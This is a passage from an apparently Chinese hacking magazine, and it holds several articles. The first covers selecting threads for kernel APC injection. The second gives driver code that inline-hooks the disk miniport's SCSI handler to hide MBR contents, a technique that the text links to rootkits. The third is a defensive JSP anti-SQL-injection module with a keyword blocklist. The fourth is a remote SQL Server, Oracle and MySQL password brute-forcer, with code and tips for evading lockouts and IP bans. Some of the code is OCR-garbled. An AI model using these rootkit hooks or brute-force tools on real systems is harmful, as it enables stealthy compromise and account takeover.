在上文介绍初始化 APC 的时候，有一个非常重要的参数 Thread 没有介绍获取方法。本小节详细介绍此参数的获取方法。

APC 的负面效果本文已经简单介绍过，可能会引起被插入线程的紊乱、崩溃，如果遍历进程的线程列表，插入 APC，那就非常危险了。一般做法是选择一个符合 APC 触发条件并且带来最小负面影响的线程。

首先需要知道 APC 的触发条件：线程在 user mode 等待，并且线程是 alertable，那么在目标进程中找到一个这样的线程就比较简单了。

```
for (i=0; i<pProcessInfo->NumberOfThreads; ++i)
{
    ntStatus = PsLookupThreadByThreadId(
        pThreadInfo->ClientId.UniqueThread,(PETHREAD*)&pThread);
    if (!NT_SUCCESS(ntStatus))
    {
        goto _nextProcess;
    }
    ObfDereferenceObject(pThread);
    if (
        //State
        (*(UCHAR*)((ULONG)pThread+Data.uStateOffset) == 5) &&
        //WaitMode
        (*(UCHAR*)((ULONG)pThread+Data.uWaitModeOffset) == 1) &&
        //Alertable
        (((*(UCHAR*)((ULONG)pThread+Data.uAlertableOffset))&Data.AlertableMa
sk) == 0)
    )
    {
        break;
    }
    ++pThreadInfo;
}
```

上述代码片段中，在目标进程中搜索符合这样条件的线程：state 为 5（即 wait），wait mode 为 1（即 user mode），并且是非 alertable 的。本文将 user mode 等待的线程分为两类：一类是 alertable，一类是非 alertable。其中，alertable 的线程符合 APC 触发的条件，但并不是非 alertable 的线程就一定不能使用，正如本文介绍的，可以人为将此线程修改为 alertable。直接选用第一类线程和修改第二类线程并没有太大区别，都有可能带来不稳定。

那么，稳定的 APC 怎么插入呢？笔者曾经逆向过一些 Rootkit 和 AV 软件，向读者介绍其中一种方法供参考。在 hitmanpro 这款 AV 平台软件中，就使用了 APC 技术来 WinExec 一个用户态的程序 kickstart.exe，作为一款商用软件，它是如何选择线程的呢？从笔者的分析来看，hotmanpro 主要通过判断线程的 wait reason 实现的，如图 1 所示。




图 1

通过判断线程的 wait reason 是否是 0x0f 或者 0x10 来选择线程，0x0f 即 WrQueue，而 0x10 即 WrLpcReceive（可以参考 KWAIT_REASON 这个枚举类型）。也许读者可以从判断 wait reason 中得到一些启发。注意，hitmanpro 是将 APC 插入到 services.exe 进程中的，并且不停的遍历 services 所有线程，查询是否有满足条件的线程。在系统正常运行状态中，这段代码似乎不会发挥作用，但随机器重启可以，读者有兴趣可以尝试。

重定向 SRB 读写请求

文/ 宁妖

实现 SRB 读写重定向的一个直接方法便是挂钩磁盘小端口驱动的 SRB 处理函数（IRP_MJ_SCSI）。本文就是采用 inline hook 磁盘小端口驱动的 IRP_MJ_SCSI 处理函数或者其 StartIO 函数以实现 SRB 访问的重定向。

初始化

初始化工作主要是找到磁盘小端口驱动的驱动对象，本文首先获取磁盘驱动的 FDO 设备，然后根据 FDO 设备找到 PDO 设备，而 PDO 设备正是磁盘小端口驱动创建的，从而找到磁盘小端口驱动的驱动对象，相关代码如下。

```

Data->DRxDevice = GetFdoDiskDevice(Data);
if (NULL == Data->DRxDevice)
{
    DbgPrintEx(LOGMACRO, "GetFdoDiskDevice failure.\n");
    return STATUS_UNSUCCESSFUL;
}
pDiskPDO
=
((PAVGER_DEVOBJEXT)Data->DRxDevice->DeviceObjectExtension)->AttachedTo;
while (pDiskPDO &&
((PAVGER_DEVOBJEXT)pDiskPDO->DeviceObjectExtension)->AttachedTo)
{
    pDiskPDO
=

```

```

((PAVGER_DEVOBJEXT)pDiskPDO->DeviceObjectExtension)->AttachedTo;
    }
    if (NULL == pDiskPDO)
    {
        DbgPrintEx(LOGMACRO,"pDiskPDO is NULL.\n");
        return STATUS_UNSUCCESSFUL;
    }
    Data->PdoDiskDevice = pDiskPDO;

```

磁盘的 FDO 设备获取方法与 TDL3 一样，通过枚举磁盘驱动的所有设备，找到符合特定条件的设备。

```

pDiskDev = pDiskDrv->DeviceObject;
while(pDiskDev)
{
    pDeviceExtension = pDiskDev->DeviceExtension;
    if (NULL != pDeviceExtension)
    {
        if (
            pDeviceExtension->CommonExtension.IsFdo &&
            pDeviceExtension->DiskGeometry.MediaType == FixedMedia
        )
        {
            return pDiskDev;
        }
    }
    pDiskDev = pDiskDev->NextDevice;
}

```

挂钩处理函数

找到磁盘小端口驱动的驱动对象后，进行 inlinehook。

```

if (gData.PdoDiskDevice->DriverObject->DriverStartIo)
{
    ntStatus = InlineHookFn(
        gData.PdoDiskDevice->DriverObject->DriverStartIo);
}
else
{
    ntStatus = InlineHookFn(
        gData.PdoDiskDevice->DriverObject->MajorFunction[IRP_MJ_SCSI]);
}

```

Inline hook 的方法相信读者都知道，稳定的 inline hook 一直是一个讨论的话题，要处理好多核以及多线程的问题。笔者在本文中推荐一种稳定的 inline hook 方法，利用微软的热补丁实现，这个方法网上早已有了，而且在多个 Rootkit 中已经使用。

```

NTSTATUS InlineHookFn(PVOID FunctionAddress)
{
    NTSTATUS    ntStatus = STATUS_UNSUCCESSFUL;
    BYTE        *pProxyJumpLoc;
    BYTE        *pCode=NULL,*pProxyJump=NULL;
    ULONG       uAttr;
    BYTE        jmp_orig_code[7] = { 0xEA, 0, 0, 0, 0, 0x08, 0x00 };
    PMDL        pMdlProxy=NULL,pMdlCode=NULL;
    if (*(WORD*)FunctionAddress != 0xff8b) //8bff mov edi,edi
    {
        return STATUS_UNSUCCESSFUL;
    }
    pProxyJumpLoc = (BYTE*)((ULONG)HookedIRPHandler);
    do
    {
        if ((*pProxyJumpLoc == 0xaa) && (*(ULONG*)pProxyJumpLoc ==
0xaaaaaaaa))
        {
            break;
        }
    } while (++pProxyJumpLoc);
    pMdlCode = IoAllocateMdl((PVOID)((ULONG)FunctionAddress-5),
        9,FALSE,FALSE,NULL);
    if (NULL == pMdlCode)
    {
        goto _exit;
    }
    pMdlProxy
=
IoAllocateMdl((PVOID)pProxyJumpLoc,7,FALSE,FALSE,NULL);
    if (NULL == pMdlProxy)
    {
        goto _exit;
    }
    MmBuildMdlForNonPagedPool(pMdlCode);
    MmBuildMdlForNonPagedPool(pMdlProxy);
    pCode
=
(BYTE*)MmMapLockedPagesSpecifyCache(pMdlCode,KernelMode,MmCached,
        NULL,0,(MM_PAGE_PRIORITY)0);
    pProxyJump
=
(BYTE*)MmMapLockedPagesSpecifyCache(pMdlProxy,KernelMode,
        MmCached,NULL,0,(MM_PAGE_PRIORITY)0);
    if (!pCode || !pProxyJump)
    {

```

```

        goto _exit;
    }
    pCode[0] = 0xe9;
    *(ULONG*)((ULONG)pCode+1) =
((ULONG)HookedIRPHandler)-(ULONG)FunctionAddress;
    *((ULONG*)(jmp_orig_code + 1) ) = (ULONG)FunctionAddress + 2 ;
    memcpy(pProxyJump,jmp_orig_code,7);
    _InterlockedExchange((LONG*)((ULONG)pCode+5),0x8b55f9eb);
    ntStatus = STATUS_SUCCESS;
_exit:
    if (pCode)
    {
        MmUnmapLockedPages(pCode,pMdlCode);
    }
    if (pProxyJump)
    {
        MmUnmapLockedPages(pProxyJump,pMdlProxy);
    }
    if (pMdlCode)
    {
        IoFreeMdl(pMdlCode);
    }
    if (pMdlProxy)
    {
        IoFreeMdl(pMdlProxy);
    }
    return ntStatus;
}

```

原理就是利用代码间隙中的 NOP 指令写一些 hook 的跳转指令。这种方法的好处是实际只修改了目标函数开始处的 2 个字节，可以在一个原子操作内完成，避免多核的打架，而且限定在第一条指令范围内，也避免了多线程的问题。

关于这种利用 NOP 指令实现稳定 inline hook 的方法，还可以再扩展以适应不同的环境，比如要挂钩的目标函数开头处不是 mov edi,edi，前面也不是 NOP 指令；比如 x64。扩展的主要思路是在一个字节的寻址范围内（-128~127）搜索 5 个长度的 NOP 指令，而 x64 下则在一个字节寻址范围内搜索 14 个字节的 NOP 指令，如果搜索不到 14 个字节，可以拆分为 6+8 个，读者有兴趣可以扩展一下试试，还是比较有价值的，可以做到稳定的 x86/x64 inlinehook。当然，如果目标函数第一条指令只有一个字节，那么还是有小概率的 BSoD 风险。

挂钩完成自然要进行过滤，本文提供了实现过滤的函数供读者参考。

```

VOID AvgerFilterIrp(PDEVICE_OBJECT DeviceObject,PIRP Irp)
{
    PSCSI_REQUEST_BLOCK pSRB;
    PIO_STACK_LOCATION pSp;

```



```
ULONG uLBA,uLBAhigh;
BOOLEAN bRead = FALSE,bWrite = FALSE,bFilter = FALSE;
USHORT i = 0;
PVOID pBuffer;
PVOID pDst,pSrc;
AvgerCompleteContext *pContext;
if (
    DeviceObject->Type != IO_TYPE_DEVICE ||
    Irp->Type != IO_TYPE_IRP
)
{
    goto _exit;
}
pSp = IoGetCurrentIrpStackLocation(Irp);
if (NULL == pSp)
{
    goto _exit;
}
pSRB = pSp->Parameters.Scsi.Srb;
if (NULL == pSRB)
{
    goto _exit;
}
//不要过滤自己发送的请求
if ((ULONG)pSp->CompletionRoutine == (ULONG)RWComplete)
{
    goto _exit;
}
if (pSp->MajorFunction != IRP_MJ SCSI ||
    pSRB->Function != SRB_FUNCTION_EXECUTE_SCSI)
{
    goto _exit;
}
bRead = pSRB->SrbFlags&SRB_FLAGS_DATA_IN;
bWrite = pSRB->SrbFlags&SRB_FLAGS_DATA_OUT;
if ((bRead&& bWrite) || (!bRead&&!bWrite))
{
    goto _exit;
}
if (pSRB->CdbLength == CDB10GENERIC_LENGTH)
{
    uLBA = (pSRB->Cdb[2]<<24) | (pSRB->Cdb[3]<<16) |
(pSRB->Cdb[4]<<8) | (pSRB->Cdb[5]);
}
```

```

else
{
    //not support
    DbgPrintEx(LOGMACRO, "cdb length not support.\n");
    goto _exit;
}
if (Irp->AssociatedIrp.SystemBuffer)
{
    pBuffer = Irp->AssociatedIrp.SystemBuffer;
}
else if (Irp->MdlAddress)
{
    if (
        Irp->MdlAddress->MdlFlags
        (MDL_MAPPED_TO_SYSTEM_VA|MDL_SOURCE_IS_NONPAGED_POOL)
        )
    {
        pBuffer = Irp->MdlAddress->MappedSystemVa;
    }
    else
    {
        pBuffer = MmMapLockedPagesSpecifyCache(
            Irp->MdlAddress, KernelMode, MmCached,
            NULL, FALSE, NormalPagePriority);
    }
}
else
{
    goto _exit;
}
if (0 == uLBA)
{
    //少于一个扇区
    if (pSRB->DataTransferLength/gData.BytesPerSector == 0)
    {
        goto _exit;
    }
    if (bRead)
    {
        //安装一个完成函数
        pContext = (AvgerCompleteContext*)ExAllocatePool(
            NonPagedPool, sizeof(AvgerCompleteContext));
        if (NULL == pContext)
        {
            &
        }
    }
}

```



```

        goto _exit;
    }
    pContext->pOrgCompletionRoutine = pSp->CompletionRoutine;
    pContext->pOrgContext = pSp->Context;
    pContext->pOrgControl = pSp->Control;
    pContext->LBA = uLBA;
    pSp->Context = pContext;
    pSp->Control
    SL_INVOKE_ON_SUCCESS|SL_INVOKE_ON_ERROR|SL_INVOKE_ON_CANCEL;
    pSp->CompletionRoutine
    (PIO_COMPLETION_ROUTINE)((ULONG)AvgerIoCompletion);
    goto _exit;
}
}
_exit:
    return ;
}

```

AvgerFilterIrp 只过滤 CDB10 标准的 SRB，读者有兴趣可以扩展过滤 CDB6/10/12/16 等标准的 SRB。

过滤的逻辑很简单，如果待读的扇区是 MBR，那么进入过滤流程：先为此 SRB 请求手动安装一个完成函数，但此请求完成的时候设置的完成函数将会被调用，然后在此完成函数中替换 MBR 的内容。

```

NTSTATUS AvgerIoCompletion(PDEVICE_OBJECT DeviceObject,PIRP
Irp,PVOID Context)
{
    NTSTATUS ntStatus = STATUS_SUCCESS;
    PVOID pBuffer;
    ULONG uLBA;
    USHORT i,j;
    PVOID pDst,pSrc;
    PIO_STACK_LOCATION pSp;
    if (!NT_SUCCESS(Irp->IoStatus.Status))
    {
        goto _exit;
    }
    uLBA = ((AvgerCompleteContext*)Context)->LBA;
    if (Irp->AssociatedIrp.SystemBuffer)
    {
        pBuffer = Irp->AssociatedIrp.SystemBuffer;
    }
    else if (Irp->MdlAddress)
    {

```



```

        if (Irp->MdlAddress->MdlFlags &
(MDL_MAPPED_TO_SYSTEM_VA|MDL_SOURCE_IS_NONPAGED_POOL))
        {
            pBuffer = Irp->MdlAddress->MappedSystemVa;
        }
        else
        {
            pBuffer = MmMapLockedPagesSpecifyCache(
                Irp->MdlAddress,KernelMode,MmCached,
                NULL,FALSE,NormalPagePriority);
        }
    }
    else
    {
        goto _exit;
    }
    if (uLBA == 0)
    {
        pDst = pBuffer;
        memset(pDst,0,gData.BytesPerSector);
    }
_exit:
    //恢复安装CompletionRoutine
    pSp = IoGetNextIrpStackLocation(Irp);
    pSp->CompletionRoutine =
((AvgerCompleteContext*)Context)->pOrgCompletionRoutine;
    pSp->Context = ((AvgerCompleteContext*)Context)->pOrgContext;
    pSp->Control = ((AvgerCompleteContext*)Context)->pOrgControl;
    ExFreePool(Context);
    if ( (NT_SUCCESS( Irp->IoStatus.Status ) &&
        pSp->Control & SL_INVOKE_ON_SUCCESS) ||
        (!NT_SUCCESS( Irp->IoStatus.Status ) &&
        pSp->Control & SL_INVOKE_ON_ERROR) ||
        (Irp->Cancel &&
        pSp->Control & SL_INVOKE_ON_CANCEL)
        )
    {
        if (pSp->CompletionRoutine)
        {
            return
pSp->CompletionRoutine(DeviceObject,Irp,pSp->Context);
        }
    }
    if (Irp->PendingReturned && (Irp->CurrentLocation <=

```



```
Irp->StackCount))
{
    IoMarkIrpPending(Irp);
}
return STATUS_SUCCESS;
}
```

直接将读到的 MBR 内容全部清空。需要注意的是，完成函数的 IRQL 比较高，在 DISPATCH 级别，因此操作需要谨慎。复杂的操作或者需要触碰分页内存的操作，建议排一个 Work Item 出来做。另外还有一个概念需要清楚，就是手动安装完成函数。

手动安装完成函数，而不能调用 IoSetCompletionRoutine 设置完成函数的原因是，作为一个 hook 驱动，而不是微软推荐的过滤驱动，是没有自己的 IO 栈单元的，因此只能和他人共用 IO 栈单元并做好兼容，不要破坏原有的 IO 栈单元信息。

打造通用型 JSP 防注入系统

文/图 爱无言

注入漏洞一直是 Web 应用程序中最为常见的安全漏洞之一，这并不是说这种漏洞无法阻止，开发过程中形形色色的需求和都会造成漏洞的出现，有时候表现的很明显，有时候漏洞会隐藏得让人感到不可思议。于是，安全人员开始研究通用型的防注入系统，这些系统不需要 Web 应用程序开发人员绞尽脑汁地去注意自己程序的安全问题，只需要简单地调用防注入系统提供的外部接口，放置在程序适当的位置，就可以起到对注入攻击的防范。更高级的防注入系统则是利用二进制应用程序实现，类似于网络防火墙，支持多模式使用，甚至被设计为硬件级别的安全系统，有利于减轻服务器的负载压力。常见的防注入系统多半针对 ASP 程序，很少见到适用于 JSP 程序的通用型防注入系统，为此本文结合了 SQL 白名单机制和语法分析机制两种模式，开发了一种通用型 JSP 防注入系统，该系统适用于任意类型的 JSP 程序，使用较为灵活。当然，程序本身还需补充完善，这里只是将程序的实现机制分享出来，如有不对之处，还请多多指正。

为了让防注入系统具有良好的通用性，系统采用了 JavaBean 技术。JavaBean 是 Java 程序的一种组件结构，拥有独立的管理机制，可以由多个类或者单独的一个类组成，简单的理解，就是一个独立的小程序，外部程序只需要调用其提供的接口函数就可以获得相关操作，具体实现技术外部程序无需关注。

一个标准的 JavaBean 通常有以下几个特征：其是一个公共类，具有 public 属性；构造函数不传入参数；利用 getXXX 类型的公共方法获取内部属性值；利用 setXXX 类型的公共方法来修改内部属性值。举例来说，假设有一个关于日历的 JavaBean，可以通过 setYear 和 setMonth 设定该对象的年与月的属性值，可以利用 getCalendar 获取对应某一时间的月历。

在 JSP 程序中使用 JavaBean 时，可以设定 JavaBean 的生命周期，即作用范围。通常来说，JavaBean 的生命周期区分为 page、request、session、application 四种类型。在本防注入系统中，主要使用了 page 和 application 两种生命周期。其中，page 生命周期是指当前被设定的 JavaBean 作用范围限定在当前页面内，一旦页面显示完毕作用随即消失。application 生命周期则属于全局类型的生命周期，这意味着被设定的 JavaBean 作用于整个服务器运行过程，除非当前服务停止或者重启才会消失。


```

        if (str.indexOf(inj_stra[i])>=0)
        {
        ...
        }

```

Whitelist 的关键代码如下:

```

public boolean comparewhitelistSQL(String sql)
{

```

```

    String whitelists[];
    whitelists = new String[5];
    whitelists[0]="艺术";
    whitelists[1]="医学";
    whitelists[2]="文学";
    whitelists[3]="工科";
    whitelists[4]="工具";

```

String[] sql_stra=sql.split(""); //这里属于 SQL 白名单实现机制, 该机制作用范围较小, 这里演示了对查询语句中某一个字段范围的设定, 一旦该字段参数不属于以上合法范围, 则会判定该数据属于非法查询, 给出警告提示。

```

    for (int i=0 ; i < 5 ; i++ )
    {
        if (sql_stra[1].equals(whitelists[i]))
        {
            return true;
        }
    }
    return false;
}

```

```

public boolean SyntacticanalysisSQL(String sql)
{

```

```

    String inj_str =
    "and|exec|insert|select|delete|update|count|*|chr|mid|master|truncate|char|declare|or|-|
    +|, ";

```

```

    String[] inj_stra=inj_str.split("\\|");
    int i;
    int T=0;
    for (i=0 ; i < inj_stra.length ; i++ )
    {
        if (sql.indexOf(inj_stra[i])>=0)
        {
            break;
        }
        //以上属于对用户数据进行词法分析
    }
    if(i<inj_stra.length)
    {

```

```
String[] sql_stra=sql.split(inj_stra[i]);
int statanum=sql_stra.length;
if(i==3)
{
if(statanum>2) T=statanum;
//以上属于基于词法分析结果后再进行语法分析判断
}
```

在 `whitelist` 中, 语法分析的原理类似于我们假设当前查询语句为“`select * from xx where id=x`”, 用语法表示为 `T1=1`, “`select * from xx where id=x and name=xx`” 用语法表示为 `T1=1, T2=1`. 假设合法的语法规则是 `T1=1, T2=0`, 那么, “`select * from xx where id=x and name=xx`” 这句查询语句就不合法, 系统将会给出安全提示。

有了上述的 `JavaBean`, 在 `JSP` 程序中就可以使用了。其中, `blackIP` 必须设定为 `application`, 其它设定为 `page`. 使用方式为:

```
<jsp:useBean          id="blackIP"          class="antiSQL.blackIP"
scope="application"></jsp:useBean><jsp:useBean  id="sqlcheck"      class="antiSQL.sqlCheck"
scope="page"></jsp:useBean><jsp:useBean      id="whitelist"     class="antiSQL.whitelist"
scope="page"></jsp:useBean>。
```

在用户数据进入程序组成 `SQL` 语句后, 直接调用 `comparewhitelistSQL` 或者 `SyntacticanalysisSQL` 进行安全判断, 针对数字、字符、搜索等类型的数据最好使用 `SyntacticanalysisSQL` 进行判断, `comparewhitelistSQL` 适用于单独查询某一字段的 `SQL` 查询。在实际使用中, 程序运行效果良好, 完全满足了基本防注入攻击系统的需要, 系统运行效果如图 1 所示。



图 1

本文介绍的通用型 `JSP` 防注入系统目前只是一个基本雏形, 在功能上还可以进行扩展, 但其主要原理已经向大家展示出来, 可以依据本文介绍的原理, 打造出属于自己的通用型 `JSP` 防注入系统。

编写数据库密码远程暴力破解器

文/图 大石头

阅读本文之前, 读者应该对 `C/C++` 语言有些了解, 因为本文是采用 `VC++ 6.0` 进行编程实现的。编程实现的基本流程为: 编写载入字典文件代码; 编写连接 `SQL Server` 的代码; 编写连接 `Oracle database` 的代码; 编写连接 `MySQL` 数据库的代码; 结合起来, 循环测试所有用

户名和密码。

本文采用 VC++6.0 新建 MFC (Dialog Based) 的项目实现, 设计的界面如图 1 所示。




图 1

编写载入字典文件代码

字典文件有两个, 一个是用户名文件, 一个是密码文件, 格式都是一样的, 每一行都有一个字符串。破解时, 对用户名和密码进行自由组合配对, 循环连接数据库, 根据是否成功连接就能够找出用户名与密码。读入文件, 用 C++ 的 ifstream 类是非常方便的, 最终代码如下:

```
/* ***** */
/* pathfile 文件路径 */
/* ***** */
std::vector<std::string> loadUid(char * pathfile)
{
    using namespace std;
    vector<string> list ;
    char username[256]; //字符串暂存地
    ifstream fin;
    fin.open(pathfile,ios::in);
    while(!fin.eof())
    {
        fin>>username;
        list.push_back(std::string(username)); //放入 vector 中
    }
    fin.close();
    return list;
}
```

连接 SQL Server 判断正确密码

三个之中，感觉 SQL Server 暴力破解是最简单的。第一，SQL Server 默认没有开启错误登录次数过多锁定账户或者拒绝某 IP 的功能。第二，微软的 VC 对微软的 SQL Server 支持比较好，只要在 VC 下使用 ADO 就可以远程连接 SQL Server，不再需要其他第三方库。

首先需要了解 ADO。ADO (ActiveX Data Objects, ActiveX 数据对象) 是 Microsoft 提出的应用程序接口 (API)，用以实现访问关系或非关系数据库中的数据，与 OLE DB 相比，ADO 就是一个“桥”，为所有的 OLE DB 提供了统一的接口，使用 ADO 的应用程序都要间接使用 OLE DB。ADO 提供了对自动化的支持，而 OLE DB 则可以对各自的数据库（广义上的数据库，除了关系型数据库外，还包括其他格式的数据源，如电子表格、文笔文件）进行操作。它们之间的关系如图 2 所示。




图 2

闲话少说，只要知道 ADO 可以连接数据库就行了，本文的破解器就采用了 ADO，那么如何使用 ADO 呢？

在 VC 中利用 ADO 访问数据库时，首先需要导入 ADO 库，ADO 库可以直接在预编译头文件 stdafx.h 中导入。具体代码如下：

```
#import "C:\Program Files\Common Files\System\ado\msado15.dll" no_namespace
rename("EOF","rsEOF")
```

因为 EOF 在 VC 中表示记录集的结尾，文件也是以 EOF 结尾的，为避免冲突，需要将 EOF 改名，rsEOF 可以随便写，而“C:\Program Files\Common Files\System\ado\msado15.dll”是 VC6 安装后就有的。导入 ADO 库之后，就可以在 VC 中使用了，步骤如下：

1. 初始化 OLE/COM 库环境

因为 OLE DB 是基于 COM，而 ADO 是基于 OLE DB 的，ADO 本身也是一个 COM 组件，所以要使用 ADO，必须先初始化 COM 库。初始化代码可以为“CoInitialize(NULL);”，访问完 COM 库后，程序还需要调用 CoUninitialize 函数卸载 COM 库。当然，也可以采用下面代码初始化 COM 库。

```
BOOL CXXXAPP::InitInstance(){
    AfxOleInit();
```

```
....  
    return TRUE;  
}
```

2. 连接数据库

连接数据库需要使用 `_ConnectionPtr` 类，此类负责连接数据库，代码如下：

```
_ConnectionPtr pConn(__uuidof(Connection));  
CString  
conStr.Format("Provider=SQLOLEDB;Server=%s,%s;Database=%s;Uid=%s;  
Pwd=%s");  
pConn->ConnectionString=conStr.GetBuffer(0);  
try  
{  
    if(S_OK ==pConn->Open("", "", "",adConnectUnspecified))  
    {  
        //成功  
    }catch(_com_error e)  
    {  
        //失败  
    }  
}
```

`conStr` 变量是 SQL Server 连接字符串，包含服务器信息、用户名、密码。调用 `ConnectionPtr` 的 `Open` 函数如果连接失败就会抛出异常，如果不捕获此异常，程序就会终止，如果抛出异常，如果其他信息是正确的，那么用户名或者密码一定是错误的，用此办法可以判断是不是正确的用户名密码。

连接 Oracle 数据库判断正确密码

Oracle 数据库对 ADO 不太支持，很多功能用 ADO 是无法实现的。ADO 虽然也能够建立到 Oracle 数据库的连接，但是不支持以 `SYSDBA` 身份连接。而 `sys` 用户如果不以 `sysdba` 身份连接，就会抛出异常，而且无法获得辨认错误类型的异常信息，也就是说所有连接错误所抛出的异常信息都是一样的，不管是因为身份问题还是密码错误问题。更重要的是，Oracle 数据库在 `oracle 10g` 以后的版本中，默认采用了 10 次密码错误连接就锁定账户的策略，所以对普通的账户暴力破解是没有多大意义的，但是 Oracle 不会对 `sys` 账户进行锁定，破解的希望基本上还是寄托在 `sys` 账户上。

上面说了，ADO 使用 `sys` 账户连接 Oracle database 会抛出异常，另一方面，Oracle 提供了 `occi`、`PROC *C` 技术来操作数据库，但又太麻烦了，所以本文采用了调用 Oracle 的 `sqlplus` 工具进行暴力破解。

首先需要做的准备工作，不管用什么技术，客户机必须安装 Oracle 的客户端，客户端有一个 `sqlplus` 命令行工具，可以连接数据库。对于本文来说，`sqlplus username/password@//host:port/sid` 就足够了，主要的问题是如何执行命令行并如何判定是不是用户名密码正确。执行命令行并获得命令行的输出可以用下面的函数实现。



```
BOOL CSsdfDlg::ExecDosCmd(char * EXECDOSCMD)
{
    SECURITY_ATTRIBUTES sa;
    HANDLE hRead,hWrite;
    sa.nLength = sizeof(SEcurity_ATTRIBUTES);
    sa.lpSecurityDescriptor = NULL;
    sa.bInheritHandle = TRUE;
    if (!CreatePipe(&hRead,&hWrite,&sa,0))
    {
        return FALSE;
    }
    char command[1024];    //长达 1K 的命令行，够用了吧
    strcpy(command,"Cmd.exe /C ");
    strcat(command,EXECDOSCMD);
    STARTUPINFO si;
    PROCESS_INFORMATION pi;
    si.cb = sizeof(STARTUPINFO);
    GetStartupInfo(&si);
    si.hStdError = hWrite;
    //把创建进程的标准错误输出重定向到管道输入
    si.hStdOutput = hWrite;
    //把创建进程的标准输出重定向到管道输入
    si.wShowWindow = SW_HIDE;
    si.dwFlags = STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
    //关键步骤，CreateProcess 函数参数意义请查阅 MSDN
    if (!CreateProcess(NULL,
command,NULL,NULL,TRUE,NULL,NULL,NULL,&si,&pi))
    {
        CloseHandle(hWrite);
        CloseHandle(hRead);
        return FALSE;
    }
    CloseHandle(hWrite);

    char buffer[4096] = {0}; //用 4K 的空间来存储输出的内容
    DWORD bytesRead;
    std::string result;
    while (true)
    {
        if (ReadFile(hRead,buffer,4095,&bytesRead,NULL) == NULL)
            break;
        //buffer 中就是执行的结果，可以保存到文本，也可以直接输出
    }
    CloseHandle(hRead);
```




```

return true;
}

```

经过几次使用 `sqlplus`，发现如果连接成功，那么会有“SQL>”字符串出现在命令行输出结果中。如果提醒应以 `sysdba` 身份登录的信息，会有“ORA-28009”字符串出现在命令行输出结果中，所以可以通过下面的代码判断是不是使用了正确的用户名与密码。

```

if(strstr(buffer,"ORA-28009")!=NULL||strstr(buffer,"SQL>")!=NULL)
//提醒应该以 dba 身份登录，或者出现 SQL>
{
//找到了正确的用户名密码
}

```

其中 `strstr` 函数是从字符串 1 中找到字符串 2，如果没找到就返回 `NULL`。

连接 MySQL 数据库判断正确密码

和 Oracle database 使用了账户锁定不同，MySQL 采用了 IP 禁止的方式来阻止暴力破解。对于此，除了不停的改变 IP 之外，我没有想到什么好的办法。

连接 MySQL 数据库依然没有采用 ADO 方法，而是采用了 MySQL 专门提供的 C 接口。在 MySQL 的安装目录下会找到 `include` 和 `lib` 文件夹（完全安装模式下），里面分别是 C 接口的头文件和库文件。至于怎么加入到 VC6 里面去，请自行搜索。

需要注意的是，在 `stdafx.h` 中添加 `mysql` 的头文件时，必须采用如下形式：

```

#include "winsock.h"
#include "mysql.h"

```

